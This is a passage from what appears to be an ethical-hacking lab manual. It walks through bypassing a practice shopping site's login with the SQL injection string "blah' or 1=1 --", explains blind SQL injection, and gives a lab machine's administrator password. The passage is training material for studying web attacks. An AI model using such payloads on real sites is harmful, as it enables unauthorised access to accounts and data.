
3. Open any web browser (here, **Mozilla Firefox**), place the cursor in the address bar, type **http://www.goodshopping.com/**, and press **Enter**.
4. The **GOOD SHOPPING** home page loads. Assume that you are new to this site and have never registered with it; click **LOGIN** on the menu bar.



5. In the **Username** field, type the query **blah' or 1=1 --** as your login name, and leave the password field empty. Click the **Log in** button.



6. You are now logged into the website with a fake login, even though your credentials are not valid. Now, you can browse all the site's pages as a registered member. After browsing the site, click **Logout** from the top-right corner of the webpage.



Note: Blind SQL injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker. It is identical to a normal SQL injection except that when an attacker attempts to exploit an application, rather than seeing a useful (i.e., information-rich) error message, a generic custom page is displayed. In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection.


7. Now, we shall create a user account using the SQL injection query. Before proceeding with this sub-task, we shall first examine the login database of the **GoodShopping** website.

8. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine.


9. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

